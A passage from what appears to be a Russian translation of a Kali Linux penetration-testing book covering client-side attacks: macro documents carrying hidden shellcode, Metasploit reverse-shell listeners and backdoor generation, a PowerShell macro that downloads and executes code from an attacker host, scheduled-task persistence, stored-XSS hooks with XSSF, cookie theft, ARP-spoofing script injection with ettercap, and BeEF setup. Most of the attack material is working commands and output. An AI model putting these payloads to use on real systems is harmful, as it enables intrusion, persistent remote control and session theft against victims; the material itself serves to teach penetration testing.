Sub Auto_Open()
    Ffqsm12
    End Sub

// Additional code removed for clarity

Sub Workbook_Open()
    Auto_Open
End Sub
```

Затем скопируйте shellcode в реальный документ. Частичная выдержка из шеллкода показана на следующем скриншоте:

```
'************************************************************
'*
'* PAYLOAD DATA
'*
'************************************************************

Bdlrcdogcz
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&H00&H00&
H00&H00&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H0
0&H00&H00&HE8&H00&H00&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD
&H21&H54&H68&H69&H73&H20&H70&H72&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&
H74&H20&H62&H65&H20&H72&H75&H6E&H20&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H
65&H2E&H0D&H0D&H0A&H24&H00&H00&H00&H00&H00&H00&H93&H38&HF0&HD6&HD7&H59&H9
```

Шеллкод распознается как скрипт, который может использоваться для выполнения атаки, поэтому вы можете скрыть или иным образом скрыть оболочечный код, минимизируя размер шрифта и делая цвет соответствующим фону документа.

Атакующий должен настроить прослушиватель на Metasploit. После ввода msfconsole в командной строке злоумышленник обычно вводит следующие команды и задает параметры для хоста, порта и полезной нагрузки; Кроме того, злоумышленник настроит подключение для автоматической миграции на более стабильный процесс explorer.exe, как показано в следующих командных строках.

```
msf>use exploit/multi/handler
msf>set lhost 192.***.**.***
msf>set lport 4444
msf>set payload windows/meterpreter/reverse_tcp
msf>set autorunscript migrate -n explorer.exe
msf >exploit
```

Когда файл отправляется в цель, он запускает всплывающее предупреждение о безопасности при его открытии; Поэтому злоумышленники будут использовать социальную инженерию, чтобы заставить предполагаемую жертву выбрать параметр Enable. Один из наиболее распространенных методов для этого - встроить макрос в документ Microsoft Word или электронную таблицу Excel, настроенную для игры.

Запуск документа создаст обратную TCP-оболочку обратно злоумышленнику, позволяя злоумышленнику обеспечить постоянное соединение с целью и проводить операции после эксплоита.

Чтобы расширить эту методологию атаки, мы можем конвертировать любой исполняемый файл в VBScript, используя exe2vba.rb, расположенный в /usr/share/metasploit-framework/tools.

Например, сначала создайте бэкдор, используя инфраструктуру Metasploit. Обратите внимание, что X обозначает, что бэкдор будет создан как исполняемый файл (attack.exe), как показано на следующем снимке экрана:

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.
LPORT=4444 X > /root/Desktop/attack.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.", "LPORT"=>"4444"}
```

Затем выполните exe2.vba, чтобы преобразовать исполняемый файл в VBScript, используя следующую команду (убедитесь, что используются правильные пути):

```
# ruby exe2vba.rb attack.exe  attack.vbs
[*] Конвертирует 73802 байта EXE в скрипт VBA
```

Это позволит размещать исполняемый файл в документе Microsoft с поддержкой макросов и отправлять его клиенту. VBScript можно использовать для выполнения обратной оболочки и изменения системного реестра, чтобы гарантировать, что оболочка остается постоянной. Мы обнаружили, что атаки такого типа являются одним из наиболее эффективных способов обхода средств контроля безопасности сети и поддержания соединения с защищенной сетью.

С точки зрения злоумышленника есть некоторые существенные преимущества использования эксплоитов на основе VBScript (это продолжает оставаться мощным инструментом). Однако его использование быстро заменяется более мощным языком сценариев: PowerShell.

Атака системы с помощью Windows PowerShell

Windows PowerShell представляет собой оболочку командной строки и язык сценариев, предназначенный для использования в системном администрировании. Основанный на платформе .NET, он расширяет возможности, доступные в VBScript. Сам язык вполне расширяем. Поскольку он построен на .NET-библиотеках, вы можете включить код из таких языков, как C # или VB.NET. Вы также можете использовать сторонние библиотеки. Несмотря на эту расширяемость, это сжатый язык. VBScripts, которые требуют более 100 строк кода, могут быть уменьшены до 10 строк PowerShell!

Пожалуй, лучшей особенностью PowerShell является то, что она доступна по умолчанию в большинстве современных операционных систем на базе Windows (Windows 7 и более поздние версии) и не может быть удалена.

Мы будем использовать скрипты PowerShell, входящие в состав Metasploit Framework, для поддержки фазы атаки цепочки уничтожения.

Для запуска атаки мы будем использовать модуль PowerShell Payload Web Delivery модуля Metasploit Framework. Цель этого модуля - быстро установить
Сеанс в целевой системе. Атака не записывается на диск, поэтому она вряд ли сможет инициировать обнаружение антивирусом на стороне клиента. Запуск атаки и доступные параметры модуля показаны на следующем снимке экрана:

```
msf > use exploit/windows/misc/psh_web_delivery
msf exploit(psh_web_delivery) > show options

Module options (exploit/windows/misc/psh_web_delivery):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (defau
lt is random)
```

В Metasploit Framework будет создан однострочный макрос, который можно вставить в документ и использовать для запуска атаки, как показано в следующем примере кода:

```
Sub AutoOpen()

Call Shell("PowerShell.exe -w hidden -nop -ep bypass -c ""IEX
((new-object
net.webclient).downloadstring('http://192.168.1.102:4444/boom'
))""",1)

End Sub
```

Прежде чем атака будет завершена, злоумышленник должен подготовить слушателя к входящей оболочке (URIPATH генерируется случайным образом с помощью Metasploit, убедитесь, что для слушателя установлен правильный URIPATH). Команды для создания слушателя следующие:

```
msf> use exploit/windows/misc/psh_web_delivery
msf exploit(psh_web_delivery) > set SRVHOST 192.168.1.102
msf exploit(psh_web_delivery) > set URIPATH boom
msf exploit(psh_web_delivery) > exploit
```

Успешная атака создаст интерактивную оболочку в системе злоумышленника.

С помощью команды schtask можно сделать постоянным psh_web_delivery. Следующая команда создаст запланированную задачу MSOfficeMngmt, которая будет выполнять powershell.exe (по умолчанию, расположенный в каталоге Windows \ system32) при входе в систему:

```
schtasks /create /tn MSOfficeMngmt /tr "powershell.exe
  -WindowsStyle hidden -NoLogo -NonInteractive
  -ep -bypass -nop -c 'IEX ((new-object
  net.webclient).downloadstring
  (''http://192.168.1.104:4444/boom'''))'" /sc onlogon
  /ru System
```

Дополнительные сценарии PowerShell, предназначенные для поддержки действий после эксплоита, можно найти в каталоге PowerSploit от Kali. Несмотря на гибкость PowerShell, у него есть некоторые недостатки.

Например, если документ, содержащий макрос, закрыт конечным пользователем до применения механизма сохранения, соединение будет потеряно.

Что еще более важно, сценарии, такие как VBScript и PowerShell, полезны только для сред Microsoft. Чтобы расширить сферу применения атак на стороне клиента, нам необходимо найти общую уязвимость на стороне клиента, которая может быть использована, независимо от среды ее операционной системы. Одним из примеров такой уязвимости является межсайтовый скриптинг.

Cross Site Scripting Framework

Cross-Site Scripting (**XSS**) уязвимости являются наиболее распространенными уязвимостями, которые можно найти на веб-сайтах. По оценкам, они присутствуют в до 80 процентах всех приложений.

XSS-уязвимости возникают, когда приложение, обычно на основе Интернета, нарушает концепцию доверия, известную как политику того же происхождения, и отображает содержимое, которое было предоставлено пользователем, который не был дезинфицирован для удаления вредоносных операторов.

Существует как минимум два основных типа уязвимостей XSS: непостоянные и постоянные.

Наиболее распространенным типом является ненадежность или отраженная уязвимость. Это происходит, когда данные, предоставленные клиентом, немедленно используются сервером для отображения ответа. Атака этой уязвимости может происходить по электронной почте или на стороннем веб-сайте, предоставляя URL-адрес, который появляется для ссылки на доверенный веб-сайт, но содержащий код атаки XSS. Если доверенный сайт уязвим для этой конкретной атаки, выполнение ссылки может привести к тому, что браузер жертвы выполнит враждебный скрипт, который может привести к компромиссу.

Постоянная (сохраненная) XSS-уязвимость возникает, когда данные, предоставленные злоумышленником, сохраняются сервером, а затем постоянно отображаются на доверенных веб-страницах другим пользователям в ходе их просмотра. Это обычно происходит с онлайн-досками и блогами, которые позволяют пользователям публиковать сообщения в формате HTML. Злоумышленник может размещать на веб-странице враждебный сценарий, невидимый для входящих пользователей, но который ставит под угрозу посетителей, которые обращаются к затронутым страницам.

На Kali Linux существует несколько инструментов для обнаружения уязвимостей XSS, включая xsser и различные сканеры уязвимостей. Однако существуют некоторые инструменты, которые позволяют тестеру в полной мере использовать уязвимость XSS, демонстрируя серьезность слабости.
The **Cross-Site Scripting Framework** (**XSSF**) - это многоплатформенный инструмент безопасности, который использует уязвимости XSS для создания канала связи с целью, поддерживая модули атаки, которые включают:

- Проведение разведки целевого браузера (отпечатки пальцев и ранее посещенные URL-адреса), целевого хоста (обнаружение виртуальных машин, получение системной информации, ключей реестра и беспроводных ключей) и внутренней сети.
- Отправка предупреждающего сообщения всплывает на цель. Эта простая «атака» может быть использована для демонстрации уязвимости XSS, однако более сложные предупреждения могут имитировать запросы на вход в систему и регистрировать учетные данные пользователя.
- Кража куки, которые позволяют атакующему олицетворять цель.
- Перенаправление цели для просмотра другой веб-страницы. Враждебная веб-страница может автоматически загружать эксплойт на целевую систему.
- Загрузка файлов PDF или апплетов Java на целевую страницу или кражу таких данных, как содержимое SD-карты с мобильных устройств Android.
- Запуск атак Metasploit, включая browser_autopwn, а также атак типа «отказ в обслуживании».
- Запуск атак со стороны социальной инженерии, включая кражу автозаполнения, clickjacking, Clippy, фальшивые обновления флэш-памяти, фишинг и tabnabbing.

Кроме того, функция туннеля XSSF позволяет злоумышленнику выдать себя за другого пользователя и просматривать веб-сайты, используя их учетные данные и сеанс. Это может быть эффективным способом доступа к внутренней корпоративной интрасети.

API хорошо документирован, что позволяет легко создавать новые модули атаки. Поскольку он написан на Ruby, API интегрируется с платформой Metasploit Framework, позволяя злоумышленникам запускать дополнительные атаки.

Чтобы использовать XSSF, его необходимо установить и настроить для поддержки атаки с использованием следующих шагов:

1. XSSF не поставляется с Kali. Во-первых, пользователь должен открыть окно терминала и открыть соответствующий каталог, используя следующую команду:
   `root@kali:~# cd /opt/metasploit/apps/pro/msf3`

2. Установите XSSF, используя следующую команду:
   `svn export http://xssf.googlecode.com/svn/trunk ./ --force`

   Убедитесь, что вы используете svn export вместо svn checkout, так как последняя команда разорвет существующие MSF svn-файлы. Отрывок успешной установки показан на следующем скриншоте:

```
root@kali:/opt/metasploit/apps/pro/msf3# svn export http://xssf.googlecode.com/s
vn/trunk ./ --force
A    .
A    README_XSSF
A    plugins
A    plugins/xssf.rb
A    lib
A    lib/xssf
A    lib/xssf/webrickpatches.rb
A    lib/xssf/xssfmaster.rb
A    lib/xssf/xssfdatabase.rb
A    lib/xssf/xssfgui.rb
A    lib/xssf/xssfbanner.rb
A    lib/xssf/xssftunnel.rb
A    lib/xssf/xssfserver.rb
A    modules
```

3. С консоли Metasploit Framework загрузите плагин XSSF, используя команду load xssf, как показано на следующем снимке экрана

```
msf > load xssf
[-] Your Ruby version is 1.9.3. Make sure your version is up-to-date with the la
st non-vulnerable version before using XSSF!


    _/      _/    _/_/_/    _/_/_/  _/_/_/_/
     _/  _/    _/        _/        _/
      _/        _/_/      _/_/    _/_/_/
   _/  _/          _/        _/  _/
# _/      _/  _/_/_/    _/_/_/   _/     Cross-Site Scripting Framework 3.0
                                        Ludovic Courgnaud - CONIX Security


[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
```

4. Определите команды XSSF, как показано на следующем скриншоте, набрав helpxssf:

```
xssf Commands
=============

    Command                 Description
    -------                 -----------
    xssf_active_victims     Displays active victims
    xssf_add_auto_attack    Adds a new automated attack (launched automatically at
 victim's connection)
    xssf_auto_attacks       Displays XSSF automated attacks
    xssf_banner             Prints XSS Framework banner !
    xssf_clean_victims      Cleans victims in database (delete waiting attacks)
    xssf_exploit            Launches a launched module (running in jobs) on a give
n victim
    xssf_information        Displays information about a given victim
    xssf_log                Displays log with given ID
    xssf_logs               Displays logs about a given victim
    xssf_remove_auto_attack Removes an automated attack
    xssf_remove_victims     Removes victims in database
    xssf_restore_state      Restores XSSF state (victims, logs, etc.) from input f
ile
    xssf_save_state         Saves XSSF state (victims, logs, etc.) into output fil
e
    xssf_servers            Displays all used attack servers
    xssf_tunnel             Does a tunnel between attacker and victim
    xssf_urls               Lists useful available URLs provided by XSSF
    xssf_victims            Displays all victims
```

5. На консоли откройте URL-адреса, связанные с подключаемым модулем, с помощью следующей команды:
   `msf>xssf_urls`

   Выполнение предыдущей команды показано на следующем скриншоте, как вы можете видеть, идентифицируются несколько URL:

```
msf > xssf_urls
[+] XSSF Server         : 'http://192.   .  .   :8888/'               or 'http://<PUBLIC-IP>:8888/'
[+] Generic XSS injection: 'http://192.   .  .   :8888/loop'    or 'http://<PUBLIC-IP>:8888/loop'
[+] XSSF test page      : 'http://192.   .  .   :8888/test.html' or 'http://<PUBLIC-IP>:8888/test.html'

[+] XSSF Tunnel Proxy   : 'localhost:8889'
[+] XSSF logs page      : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
[+] XSSF help page      : 'http://localhost:8889/gui.html?guipage=help'
```

   Самый важный URL-адрес - это сервер XSSF, который расположен на localhost. Определено несколько других URL-адресов, в том числе следующее:

   - `Generic XSS injection`: Это цель, которую вы пытаетесь заставить щелкнуть.

- `XSSF test page`: XSSF обеспечивает доступ к локальной тестовой странице, которая подвержена атакам XSS. Это можно использовать для проверки атак и результатов перед запуском атак во время фактического тестирования.
- `XSSF Tunnel Proxy`: XSSF позволяет злоумышленнику путешествовать с использованием идентификации взломанного хоста, сохраняя при этом свою личность безопасности.
- `XSSF logs page`: Это регистрирует атаки и полученную информацию. К сожалению, страница журнала содержит очень темный фон, и трудно увидеть возвращаемую информацию. Во время тестирования мы обычно получаем доступ к журнальной информации через командную строку, которая является более чистой и может быть запрограммирована.
- `XSSF statistics page`.
- `XSSF help page`.


Мы будем использовать уязвимое веб-приложение Mutillidae, чтобы продемонстрировать, что XSSF. Mutillidae является частью проекта Metasploitable, который можно загрузить с сайта http://sourceforge.net/projects/metasploitable/files/Metasploitable2/. Обратитесь к Приложению, Установка Kali Linux для заметок об установке этой уязвимой цели.

6. После открытия Mutillidae перейдите на страницу блога;
   Эта страница, как известно, уязвима для XSS (вы можете использовать инструмент сканирования уязвимостей против Mutillidae, чтобы определить другие потенциальные точки вставки).

   Чтобы запустить атаку на целевой клиент, не вводите обычную публикацию в блог. Вместо этого введите элементы сценария, которые содержат целевой URL-адрес и порт:

```
<script
     src="http://192.168.0.104:8888/loop?interval=5"></script>
```

   Следующий скриншот показывает размещение кода атаки на странице блога целевого веб-сайта.



Когда это введено, и жертва нажимает на Сохранить запись в блоге, их система будет скомпрометирована. С помощью консоли Metasploit Framework тестер может получить информацию о каждой жертве, используя команды xssf_victims и xssf_information. При выполнении команды xssf_victims отображается информация о каждой жертве, как показано на следующем снимке экрана:

```
msf > xssf_victims

Victims
=======

ID  SERVER_ID  IP             ACTIVE  INTERVAL  BROWSER_NAME  BROWSER_VERSION  COOKIE
--  ---------  --             ------  --------  ------------  ---------------  ------
1   1          192.[redacted]  true    5         Firefox       22.0             YES

[*] Use xssf_information [VictimID] to see more information about a victim
msf > xssf_information 1

INFORMATION ABOUT VICTIM 1
==========================
IP ADDRESS      : 192.[redacted]
ACTIVE ?        : TRUE
FIRST REQUEST   :
LAST REQUEST    :
CONNECTION TIME : 0hr 2min 5sec
BROWSER NAME    : Firefox
BROWSER VERSION : 22.0
OS NAME         : Linux
OS VERSION      : Unknown
ARCHITECTURE    : ARCH_X86_64
LOCATION        : http://192.[redacted]:80
XSSF COOKIE ?   : YES
RUNNING ATTACK  : NONE
WAITING ATTACKS : 0
```

Наиболее распространенной атакой XSS на данный момент является отправка короткого и относительно безобидного сообщения или оповещения клиенту. Используя Metasploit Framework, это можно сделать относительно просто, введя следующие команды:

```
msf > use auxiliary/xssf/public/misc/alert
msf auxiliary(alert) > show options
```

После просмотра параметров можно быстро отправить предупреждение из командной строки, как показано на следующем снимке экрана:

```
msf auxiliary(alert) > set AlertMessage Compromised by DigitalDefence
AlertMessage => Compromised by DigitalDefence
msf auxiliary(alert) > run

[*] Auxiliary module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/CIGZGBemqT
[*]  Local IP: http://192.[redacted]:8080/CIGZGBemqT

[+] Remaining victims to attack: [[1] (1)]

[+] Code 'auxiliary/xssf/public/misc/alert' sent to victim '1'
[+] Remaining victims to attack: NONE
[-] Auxiliary interrupted by the console user
[*] Server stopped.
```

Жертва увидит сообщение, как показано на следующем скриншоте:

Как правило, большинство тестировщиков и их клиентов проверяют межсайтовый скриптинг с помощью таких простых сообщений-предупреждений. Это доказывает, что существует «уязвимость».

Однако простые оповещения не испытывают эмоционального воздействия. Часто они идентифицируют реальную уязвимость, но клиент не реагирует и не опосредует эту уязвимость, поскольку предупреждения не воспринимаются как значительная угроза. К счастью, XSSF позволяет тестировщикам «поднять ставку» и продемонстрировать более сложные и опасные атаки.

XSSF можно использовать для кражи файлов cookie с помощью следующих команд:

```
msf> use auxiliary/xssf/public/misc/cookie

msfauxillary(cookie) > show options
  (Выбрать все необходимые параметры)

msfauxillary(cookie) > run
```

Выполнение команды run показано на следующем снимке экрана:

```
msf auxiliary(cookie) > run

[*] Auxiliary module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/xuIHFacBs
[*]  Local IP: http://192.[redacted]:8080/xuIHFacBs

[+] Remaining victims to attack: [[1] (1)]

[+] Code 'auxiliary/xssf/public/misc/cookie' sent to victim '1'
[+] Remaining victims to attack: NONE
[+] Response received from victim '1' from module 'Cookie getter'
```

Когда атака будет завершена, файл cookie можно найти, просмотрев результаты на странице журналов XSSF или непосредственно из командной строки с помощью команды, как показано на следующем снимке экрана:

```
msf> xssf_log 2
[+] Result stored on log 2:
PHPSESSID=f6f7fdec6749c13ed22f917c344ce238
```

Некоторые другие полезные команды в вспомогательном /xssf/public/misc включают:

- check_connected: эта команда проверяет, открыла ли жертва какие-либо сайты социальных сетей (Gmail, Facebook или Twitter)
- csrf: запускает атаку с подделкой запросов на межсайтовый запрос
- keylogger: эта команда вызывает кейлоггер на стороне клиента
- load_applet и load_pdf: эти команды загружают на стороне клиента враждебные Java-апплеты и файлы PDF и вызывают их для запуска предварительно сконфигурированного вредоносного программного обеспечения
- redirect: перенаправляет клиента на указанную веб-страницу
- webcam_capture: эта команда захватывает изображения с веб-камеры клиента.

Это неполный список, но он показывает степень, до которой инструмент был разработан. Кроме того, есть несколько модулей для сетевого сканирования и запуска атак типа «Denial-of-service», а также некоторые модули для обеспечения настойчивости после завершения атаки.

XSSF также может использоваться с ettercap для компрометации внутренней сети. Например, ettercap может использоваться для замены данных </head> ссылкой на вредоносную страницу, помещая следующий код в фильтр с именем attack:

```
if (ip.proto == TCP && tcp.src == 80) {
  if (search(DATA.data, "</head>")) {
```

```
        replace("</head>", "</head><script
          src=\"http://192.***.**.***:8888/test.html\"></script> ");
      }
    }
```

Затем скрипт фильтра должен быть преобразован в двоичный файл, используя следующую команду:

```
etterfilter attack.filter -o attack.ef
```

Чтобы запустить эту атаку против всех пользователей сети, выполните ettercap с помощью следующей команды:

```
ettercap -T -q -F attack.ef -M ARP // //
```

XSSF, особенно когда он интегрирован в Metasploit Framework, является очень мощным инструментом для использования уязвимостей XSS. Однако недавно появилась новая звезда, которая может помочь вам достичь подобных атак: Browser Exploitation Framework.

Brower Exploitation Framework – BeEF

BeEF - это инструмент для работы, ориентированный на конкретное клиентское приложение: веб-браузер.

BeEF позволяет злоумышленнику вставлять код JavaScript в уязвимый код HTML, используя атаку, такую как XSS или SQL injection. Этот код эксплоита называется hook. Компромисс достигается, когда hook выполняется браузером. Браузер (зомби) подключается обратно к приложению BEEF, которое служит для команд или модулей JavaScript в браузере.

Модули BeEF выполняют следующие задачи:

- Фингерпринтинг и разведка скомпрометированных браузеров. Он также может использоваться в качестве платформы для оценки наличия эксплойтов и их поведения в разных браузерах.

Обратите внимание, что BeEF позволяет нам подключать несколько браузеров на одном и том же клиенте, а также несколько клиентов в домене, а затем управлять ими во время эксплуатации и после эксплуатации.

- Фингерпритинг целевого хоста, включая присутствие виртуальных машин.

- Обнаружение программного обеспечения на клиенте (только Internet Explorer) и получение списка каталогов в каталогах Program Files и Program Files (x86). Это может идентифицировать другие приложения, которые могут быть использованы для консолидации нашего владения клиентом.
- Фотографирование с использованием веб-камеры скомпрометированной системы; Эти фотографии оказывают значительное влияние на отчеты.
- Проведение поиска файлов данных жертвы и кражи данных, которые могут содержать аутентификационные данные (содержимое буфера обмена и файлы cookie браузера) или другую полезную информацию.
- Реализация регистрации нажатия клавиш браузера.
- Проведение сетевой разведки с использованием пинг-свипов и сетевых устройств отпечатков пальцев и сканирование открытых портов.
- Запуск атак из Metasploit Framework.
- Использование расширения туннельного прокси для атаки на внутреннюю сеть с использованием полномочий безопасности взломанного веб-браузера.

Поскольку BeEF написан на Ruby, он поддерживает несколько операционных систем (Linux, Windows и OS X). Что еще более важно, легко настроить новые модули в BeEF и расширить его функциональность.

Установка и настройка BeEF

BeEF не входит в дистрибутив Kali, однако он был упакован с необходимыми зависимостями для поддержки автоматической установки в Kali. Чтобы установить BeEF, используйте следующую команду:

```
root@kali:~# apt-get install beef-xss
```

BeEF будет установлен в каталоге /usr/share/beef-xss. По умолчанию он не интегрирован с Metasploit Framework. Чтобы интегрировать BeEF, вам необходимо выполнить следующие шаги:

1. Отредактируйте главный файл конфигурации, расположенный по адресу `/usr/share/beef-xss/` откройте `config.yaml`:

```
metasploit:
  enable:true
```

2. Отредактируйте файл, расположенный в `/usr/share/beef-xss/extensions/metasploit/config.yml`. Вам необходимо отредактировать строки `host`, `callback_host` и `os 'custom'`, путь для включения вашего IP-адреса и расположение `Metasploit Framework`. Правильно отредактированный файл `config.yml` показан на следующем скриншоте:

```
14    extension:
15        metasploit:
16            name: 'Metasploit'
17            enable: true
18            host: "192.168.1.104"
19            port: 55552
20            user: "msf"
21            pass: "abc123"
22            uri: '/api'
23            ssl: false
24            ssl_version: 'SSLv3'
25            ssl_verify: true
26            callback_host: "192.168.1.104"
27            autopwn_url: "autopwn"
28            auto_msfrpcd: false
29            auto_msfrpcd_timeout: 120
30            msf_path: [
31              {os: 'osx', path: '/opt/local/msf/'},
32              {os: 'livecd', path: '/opt/metasploit-framework/'},
33              {os: 'bt5r3', path: '/opt/metasploit/msf3/'},
34              {os: 'bt5', path: '/opt/framework3/msf3/'},
35              {os: 'backbox', path: '/opt/metasploit3/msf3/'},
36              {os: 'win', path: 'c:\\metasploit-framework\\'},
37              {os: 'custom', path: 'usr/share/metasploit-framework/'}
```

3. Запустите msfconsole и загрузите модуль msgrpc, как показано на следующем скриншоте. Убедитесь, что вы также включаете пароль:

```
msf > load msgrpc ServerHost=192.168.43.130 Pass=abc123
[*] MSGRPC Service:  192.168.43.130:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
```

4. Запустите BeEF, используя следующие команды:

```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss/~# ./beef
```

5. Подтвердите запуск, просмотрев сообщения, сгенерированные во время запуска программы. Они должны указать, что произошло успешное соединение с Metasploit, которое будет сопровождаться указанием, что Metasploit был загружен. Успешный запуск программы показан на следующем скриншоте:

```
root@kali:~# cd /usr/share/beef-xss
root@kali:/usr/share/beef-xss# ./beef

[13:12:47][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[13:12:47][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[13:12:47]    |   Twit: @beefproject
[13:12:47]    |   Site: http://beefproject.com
[13:12:47]    |   Blog: http://blog.beefproject.com
[13:12:47]    |_  Wiki: https://github.com/beefproject/beef/wiki
[13:12:47][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[13:12:48][*] Successful connection with Metasploit.
[13:12:49][*] Loaded 258 Metasploit exploits.
[13:12:49][*] BeEF is loading. Wait a few seconds...
[13:12:49][*] 11 extensions enabled.
[13:12:49][*] 429 modules enabled.
[13:12:49][*] 2 network interfaces were detected.
[13:12:49][+] running on network interface: 127.0.0.1
[13:12:49]    |   Hook URL: http://127.0.0.1:80/hook.js
[13:12:49]    |_  UI URL:   http://127.0.0.1:80/ui/panel
[13:12:49][+] running on network interface: 192.168.222.129
[13:12:49]    |   Hook URL: http://192.168.222.129:80/hook.js
[13:12:49]    |_  UI URL:   http://192.168.222.129:80/ui/panel
[13:12:49][*] RESTful API key: 8ffe051fe0ad0d3f95c4b41c8969b91d8d4b6418
[13:12:49][*] HTTP Proxy: http://127.0.0.1:6789
[13:12:49][*] BeEF server started (press control+c to stop)
```

Когда вы перезапускаете BeEF, используйте опцию -x для сброса базы данных.


В этом примере сервер BeEF работает на 192.168.222.129, а «URL-адрес hook» (тот, который мы хотим активировать для цели) - 192.168.222.129:80/hook.js.

Большая часть администрирования и управления BeEF осуществляется через веб-интерфейс. Чтобы получить доступ к панели управления, перейдите по адресу http://<IP-адрес>: 3000/ui/panel.

Учетными данными по умолчанию являются Username: beef и Password: beef, как показано на следующем скриншоте, если они не были изменены в config.yaml.

Пошаговое руководство BeEF браузера

Когда запущена панель управления BeEF, она отобразит экран **Getting Started**, содержащий ссылки на онлайн-сайт, а также демонстрационные страницы, которые могут использоваться для проверки различных атак. Панель управления BeEF показана на следующем снимке экрана:



Если вы подключили жертву, интерфейс будет разделен на две панели:

- В левой части панели, «Hooked Browsers», тестировщик может видеть каждый подключенный браузер с информацией о своей операционной системе, типе браузера, IP-адресе и установленных плагинах. Поскольку BeEF устанавливает cookie для идентификации жертв, он может ссылаться на эту информацию и поддерживать постоянный список жертв.
- Правая сторона панели - это место, где инициируются все действия и получаются результаты. На вкладке «Commands» мы видим категоризированный репозиторий различных векторов атак, которые можно использовать против подключенных браузеров. Это представление будет отличаться в зависимости от типа и версии каждого браузера.

BeEF использует схему цветового кодирования, чтобы охарактеризовать команды на основе их применимости к определенной цели. Используются следующие цвета:

- Зеленый: указывает, что командный модуль работает против цели и должен быть обнаружен жертвой
- Оранжевый: указывает, что командный модуль работает против цели, но может быть обнаружен жертвой
- Серый: это означает, что командный модуль еще не проверен относительно цели
- Красный: указывает, что командный модуль не работает против цели. Его можно использовать, но его успех не гарантирован, и его использование может быть обнаружено целевой

Используйте эти показатели с большой долей соли, так как изменения в клиентской среде могут сделать некоторые команды неэффективными или могут привести к другим непредвиденным результатам.

